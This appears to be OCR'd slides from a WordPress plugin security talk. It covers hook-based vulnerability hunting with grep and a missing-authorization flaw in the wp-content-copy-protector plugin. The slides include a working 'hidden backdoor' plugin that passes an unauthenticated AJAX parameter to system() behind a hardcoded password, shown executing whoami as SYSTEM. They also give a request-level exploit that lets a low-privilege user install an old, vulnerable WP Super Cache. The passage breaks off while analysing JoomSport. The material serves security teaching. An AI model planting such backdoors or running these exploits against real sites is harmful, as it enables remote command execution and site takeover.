
This time we will create an evil and tiny honeypot

We will redirect the **attackers** to a **fake page** that collect **information** about them when they are trying to login by the **admin** username

BUILD ANOTHER PLUGIN?

```
C. > AppServ > www > temp > wp-content > plugins > tiny-honeypot > tiny-honeypot.php
1  <?php
2  /**
3   * Plugin Name: Tiny honeypot
4   * Description: A tiny honeypot to detect hackers
5   * Version: 1.0
6   * Author: HitmanAlharbi
7   * Author URI: http://twitter.com/hitmanf15
8   */
9
10
11  add_action( 'wp_login_failed', function( $username ) {
12      if ( isset($username) && (strtolower($username)) === "admin" ) {
13          $path = plugin_dir_path( __FILE__ );
14          include_once($path."templates/change.php");
15          die();
16      }
17  } );
18
```

We added an **action hook** will be **executed** when the **login failed** and check if the username input is **admin** or not



If the **login failed** and the **username** is **admin**
then the **attacker** will get our **fake page**






AJAX AND WORDPRESS

What is Ajax and how it used with WordPress

AJAX is a JavaScript technique that allows a web page to **fetch some information** and **present itself** without refreshing the page, and the idea behind **AJAX** is to make the web page more **responsive** and **interactive**.



Source: dotnetcurry.com

AJAX is already used in WordPress's backend, so in the `wp-admin` folder there is already *AJAX* file called `admin-ajax.php`, so every *AJAX* request will pass through `admin-ajax` file

Admin-ajax file require a parameter called action
Because it will detect which action by this one

```
30 // Require an action parameter.  
31 if ( empty( $_REQUEST['action'] ) ) {  
32     wp_die( '0', 400 );  
33 }
```



The screenshot displays the network tab of a web browser's developer tools, showing an AJAX request and its corresponding response. The request is a POST to /temp/wp-admin/admin-ajax.php with various headers and a body containing health check parameters. The response is a 200 OK status with headers indicating it's a JSON response and a body containing a success message.

```
Request
Pretty Raw \n Actions Select extension...
1 POST /temp/wp-admin/admin-ajax.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0)
  Gecko/20100101 Firefox/87.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/temp/wp-admin/
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 127
11 Origin: http://localhost
12 Connection: close
13 Cookie: HitmanAlharbi
14
15 action=health-check-site-status-result&_wpnonce=06c82b7d15&
  counts%5Bgood%5D=12&counts%5Brecommended%5D=8&
  counts%5Bcritical%5D=0

Response
Pretty Raw Render \n Actions Select
1 HTTP/1.1 200 OK
2 Date: Thu, 08 Apr 2021 12:56:05 GMT
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.3
4 X-Powered-By: PHP/7.3.10
5 Access-Control-Allow-Origin: http://localhost
6 Access-Control-Allow-Credentials: true
7 X-Robots-Tag: noindex
8 X-Content-Type-Options: nosniff
9 Expires: Wed, 11 Jan 1984 05:00:00 GMT
10 Cache-Control: no-cache, must-revalidate, max-age=0
11 X-Frame-Options: SAMEORIGIN
12 Referrer-Policy: strict-origin-when-cross-origin
13 Content-Length: 16
14 Connection: close
15 Content-Type: application/json; charset=UTF-8
16
17 {
  "success":true
}
```


Example of AJAX request come from the WordPress's backend, it checks the site's health



BUILD A CUSTOM AJAX ACTION

How to make a custom AJAX action in WordPress

We can build a custom **AJAX** action by using an **action hook** called `wp_ajax` and `wp_ajax_nopriv`, the first one will allow the **authenticated user** to **execute the action** and the another one for **unauthenticated users**



Source: wpmudev.com

Let's build a **hidden backdoor** using **AJAX**

```
C: > AppServ > www > temp > wp-content > plugins > hidden-backdoor > hidden-backdoor.php
1  <?php
2  /**
3   * Plugin Name: Hidden backdoor
4   * Description: A simple hidden backdoor
5   * Version: 1.0
6   * Author: HitmanAlharbi
7   * Author URI: http://twitter.com/hitmanf15
8   */
9
10 function execSomeCommands(){
11     if (isset($_POST['password']) && (isset($_POST['cmd']) && (strtolower($_POST['password'])) === "1337")) {
12         system($_POST['cmd']);
13     }
14     die();
15 }
16
17 add_action( 'wp_ajax_nopriv_exec_code', 'execSomeCommands' );
18
19 add_action( 'wp_ajax_exec_code', 'execSomeCommands' );
20
21
```

We used both `wp_ajax` and `wp_ajax_nopriv` hooks, and link it with our `backdoor` function



Request

Pretty Raw \n Actions Select extension...

```
1 POST /temp/wp-admin/admin-ajax.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0)
  Gecko/20100101 Firefox/87.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/temp/wp-admin/
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 41
11 Origin: http://localhost
12 Connection: close
13 Cookie: HitmanAlharbi
14
15 action=exec_code&password=1337&cmd=whoami
```

Response

Pretty Raw Render \n Actions Select e...

```
1 HTTP/1.1 200 OK
2 Date: Thu, 08 Apr 2021 14:32:48 GMT
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.
4 X-Powered-By: PHP/7.3.10
5 Access-Control-Allow-Origin: http://localhost
6 Access-Control-Allow-Credentials: true
7 X-Robots-Tag: noindex
8 X-Content-Type-Options: nosniff
9 Expires: Wed, 11 Jan 1984 05:00:00 GMT
10 Cache-Control: no-cache, must-revalidate, max-age=0
11 X-Frame-Options: SAMEORIGIN
12 Referrer-Policy: strict-origin-when-cross-origin
13 Content-Length: 21
14 Connection: close
15 Content-Type: text/html; charset=UTF-8
16
17 nt authority\system
18
:
:
```

Now we can execute our backdoor using an AJAX action



UNSAFE WORDPRESS FUNCTIONS

Unsafe and harmful WordPress functions

is_admin()

A lot of developers use this function to check if the user is admin or not, but this function doesn't check if you are admin or not, it only checks if you are in the admin folder and it can be bypassed by AJAX actions because admin-ajax.php is exists in the admin folder

admin_init hook

This one like the **previous one** doesn't check if you are an **admin** or **not** and **doesn't check** if you **logged to the admin panel**, it only **checks** if you are in the **admin folder** and it **works** with **admin-ajax.php**

\$wpdb->query() and esc_sql

Those functions doesn't prevent SQL injection attacks because the first one perform a regular SQL query and the second one only add slashes

There are **more** like this, read the **WordPress docs**

It's the time to learn how to analyze WordPress plugins and discover some vulnerabilities

A dark, monochromatic background featuring a silhouette of a mountain range. The mountains are rendered in various shades of gray, creating a sense of depth and texture. The overall tone is somber and professional.

THE REQUIREMENTS FOR DISCOVERING VULNERABILITIES

What are the requirements for discovering vulnerabilities in WordPress plugins

1

You need to understand **how the WordPress core works and the plugins as well**, you already know that as we mentioned it in **the previous slides**

2

The ability to understand PHP scripts

3

Basic understanding of web app attack vectors, theory, and **practice** as well

4

You should have an experience with **web proxies tools** like **Burp Suite** and **text searching/regex matching tools** like **Grep**



CODE ANALYSIS METHODS

What are the methods of code analysis?

The classic way

In the **classic way** we will **read** the **code** line by line starting from **the index file** until we find a **vulnerability**

The gentle way

In the *gentle way* we will **search** for harmful functions like **system** or **exec**, then we will try to **reach** these functions

The WordPress way

In the **WordPress way** we will **search** for **juicy hooks** like **wp_ajax**, then we will **analyze** the **callback** of this hook

We will use here the WordPress way, because other methods are already known and used by a lot of people and tools



SEARCH FOR JUICY HOOKS

Learn how to find the juicy hooks

We will use (wp-content-copy-protector < 3.1.5) plugin

We will use `grep` tool to find `hooks` by specify `add_filter`, `add_action` or similar functions

```
grep -r -F --include="*.php" "add_action(" plugin
```

```
grep -r -F --include="*.php" "do_action(" plugin
```

```
grep -r -F --include="*.php" "add_filter(" plugin
```

```
grep -r -F --include="*.php" "apply_filter(" plugin
```

SEARCH FOR JUICY HOOKS

```
cmd Select Command Prompt
C:\Users\Anonymous>grep -r -F --include="*.php" "add_action(" C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/admin-core.php:add_action('admin_footer','alert_message');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/notifications.php:      add_action( 'admin_init', array( $this,
'wccp_free_review_notice' ) );
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/notifications.php:      add_action( 'admin_notice
s' , array( $this, 'wccp_free_review_notice_message' ) );
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:add_action( 'init', 'wccp_free_load_textdoma
in' );
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:add_action('admin_enqueue_scripts', 'wccp_en
queue_scripts');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:add_action('wp_enqueue_scripts', 'wccp_free_
enqueue_front_end_scripts');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:  add_action('wp_head','wccp_main_settings'
);
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:  add_action('wp_head','right_click_premium
_settings');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:  add_action('wp_head','wccp_css_settings')
);
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:  add_action('wp_footer','alert_message');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:add_action("after_plugin_row_{\$path}", "wpc
p_after_plugin_row", 10, 3 );
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:      add_action('admin_bar_menu', 'wcc
p_free_add_items', 40);
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:      add_action('wp_enqueue_scripts',
wccp_free_top_bar_script');
```

We found a lot of **action hooks** by `grep add_action`

A lot of `hooks`, right? Why not specify `juicy hooks`?
Like `wp_ajax` because we can reach it directly by the
`admin-ajax.php` file

If you have an account on the website, then use this

```
grep -r -F --include="*.php" "wp_ajax(" plugin
```

Or use this if you don't have an account

```
grep -r -F --include="*.php" "wp_ajax_nopriv(" plugin
```

SEARCH FOR JUICY HOOKS

```
cmd Select Command Prompt
C:\Users\Anonymous>grep -r -F --include="*.php" "wp_ajax" C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/settings-start-index.php:add_action( 'wp_ajax_do_button_job_late
r', 'cp_plugins_do_button_job_later_callback' );
C:\Users\Anonymous>
```

We used `wp_ajax` and we found one *AJAX* action



LET'S ANALYZE THE CALLBACK

Learn how to analyze the callback of a hook

Every **hook** require a **callback** to execute some **PHP code**
That's mean if we find a **hook** that we can reach, then
we should **analyze** it and **find vulnerabilities** in the code

You will see a lot of WordPress functions in the plugin files, but that's won't make any difficulties, you can use WordPress Developer website to search about them

LET'S ANALYZE THE CALLBACK

```
258
259 //-----
260 //Setup Ajax action hook
261 //-----
262 add_action( 'wp_ajax_do_button_job_later', 'cp_plugins_do_button_job_later_callback' );
263
264 if (!function_exists('cp_plugins_do_button_job_later_callback')){
265 function cp_plugins_do_button_job_later_callback() {
266
267     $result = "";
268
269     if(isset($_POST['plugin_file']))
270     {
271         $result = sanitize_text_field($_POST['plugin_file']);
272
273         activate_plugin( $result );
274     }
275
```



The callback is the second argument in the `add_action` function

LET'S ANALYZE THE CALLBACK

```
wp_plugin_up_button_job_later_callback() {  
  
    $result = "";  
  
    if(isset($_POST['plugin_file']))  
    {  
        $result = sanitize_text_field($_POST['plugin_file']);  
  
        activate_plugin( $result );  
    }  
  
    if(isset($_POST['slug']))  
    {  
        include_once ABSPATH . 'wp-admin/includes/class-wp-upgrader.php';  
  
        wp_cache_flush();  
  
        $upgrader = new Plugin_Upgrader();  
  
        $installed = $upgrader->install( "https://downloads.wordpress.org/plugin/" . sanitize_text_field($_POST["slug"]) . ".zip" );  
  
        return $installed;  
    }  
  
    if ( is_wp_error( $result ) ) {  
        echo "wp_error happened";  
    }  
  
    wp_die();  
}
```

Some **AJAX** actions required a **security nonce**, a **security nonce** is a unique token used to **prevent CSRF attacks**, but as we see this **action** doesn't ask for it

```
if(isset($_POST['slug']))
{
    include_once ABSPATH . 'wp-admin/includes/class-wp-upgrader.php';

    wp_cache_flush();

    $upgrader = new Plugin_Updater();

    $installed = $upgrader->install( "https://downloads.wordpress.org/plugin/" . sanitize_text_field($_POST['slug']));

    return $installed;
}
```

The callback allow us to download and install plugins from WordPress website

That's mean we can **install vulnerable plugins** from the **WordPress website** by a **low privilege user** because **the callback** doesn't check if we have an **admin privilege** or not, and the **WordPress website** allow us to **download old versions**

LET'S ANALYZE THE CALLBACK



Date	D	A	V	Title
2021-03-29	↓		×	WordPress Plugin WP Super Cache 1.7.1 - Remote Code Execution (Authenticated)
2021-03-26	↓		×	GetSimple CMS Custom JS Plugin 0.1 - CSRF to Persistent XSS
2021-03-22	↓		×	WordPress Plugin Delightful Downloads JQuery File Tree 1.6.6 - Path Traversal
2021-03-11	↓		×	MyBB OUGC Feedback Plugin 1.8.22 - Cross-Site Scripting
2021-02-10	↓		×	b2evolution 6.11.6 - 'plugin name' Stored XSS
2021-02-08	↓		×	WordPress Plugin Supsysic Backup 2.3.9 - Local File Inclusion
2021-02-08	↓		×	WordPress Plugin Supsysic Contact Form 1.7.5 - Multiple Vulnerabilities

Let's search for a **vulnerable plugin** from **exploit-db.com** to **install** it on the website


LET'S ANALYZE THE CALLBACK

```
1 GET /wp-admin/admin-ajax.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: HitmanAlharbi
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 52
12
13 action=do_button_job_later&slug=wp-super-cache.1.7.1
14
15 HTTP/1.1 200 OK
16 Date: Fri, 09 Apr 2021 17:07:39 GMT
17 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.10
18 X-Powered-By: PHP/7.3.10
19 X-Robots-Tag: noindex
20 X-Content-Type-Options: nosniff
21 Expires: Wed, 11 Jan 1984 05:00:00 GMT
22 Cache-Control: no-cache, must-revalidate, max-age=0
23 X-Frame-Options: SAMEORIGIN
24 Referrer-Policy: strict-origin-when-cross-origin
25 Connection: close
26 Content-Type: text/html; charset=UTF-8
27 Content-Length: 1942
28
29 <div class="wrap">
30 <h1>
31 </h1>
32 <p>
33     Downloading installation package from <span class="cod
34     &#8230;
35 </p>
36 <p>
37     Unpacking the package&#8230;
38 </p>
39 <p>
40     Installing the plugin&#8230;
41 </p>
42 <p>
43     Plugin installed successfully.
44 </p>
```

We passed the **name** of the vulnerable plugin with the **version** and after that done, installed

<input type="checkbox"/>	WP Super Cache Activate Delete	Very fast caching plugin for WordPress. Version 1.7.1 By Automattic View details
 There is a new version of WP Super Cache available. View version 1.7.2 details or update now .		
<input type="checkbox"/>	Plugin	Description
Bulk actions 		Apply

Yeaaaaaah, we have exploited the vulnerability to install more vulnerable plugins



A dark, monochromatic background featuring a silhouette of a mountain range. The mountains are rendered in various shades of gray, creating a sense of depth and texture. The foreground is a solid dark gray, providing a high-contrast backdrop for the white text.

MORE ANALYSIS?

Let's see more examples

We will use (JoomSport <= 5.1.5) plugin

MORE ANALYSIS?

```
plugins\sports-league-results-management/includes/posts/joomsport-post-season.php: add_action( 'wp_ajax_joomsportPostSeason', 'joomsport_md_load' );
plugins\sports-league-results-management/includes/posts/joomsport-post-season.php: add_action( 'wp_ajax_joomsportPostSeason', 'joomsport_plstat_shortcode' );
plugins\sports-league-results-management/includes/posts/joomsport-post-season.php: add_action( 'wp_ajax_joomsportPostSeason', 'joomsport_matchday_shortcode' );
plugins\sports-league-results-management/includes/posts/joomsport-post-season.php: add_action( 'wp_ajax_joomsportPostSeason', 'joomsport_matchdaylist_shortcode' );
plugins\sports-league-results-management/includes/posts/joomsport-post-season.php: add_action( 'wp_ajax_joomsportPostSeason', 'joomsport_playerlist_shortcode' );
plugins\sports-league-results-management/includes/posts/joomsport-post-season.php: add_action( 'wp_ajax_joomsportPostSeason', 'joomsport_md_load' );
plugins\sports-league-results-management/includes/posts/joomsport-post-season.php: add_action( 'wp_ajax_nopriv_joomsportPostSeason', 'joomsport_md_load' );
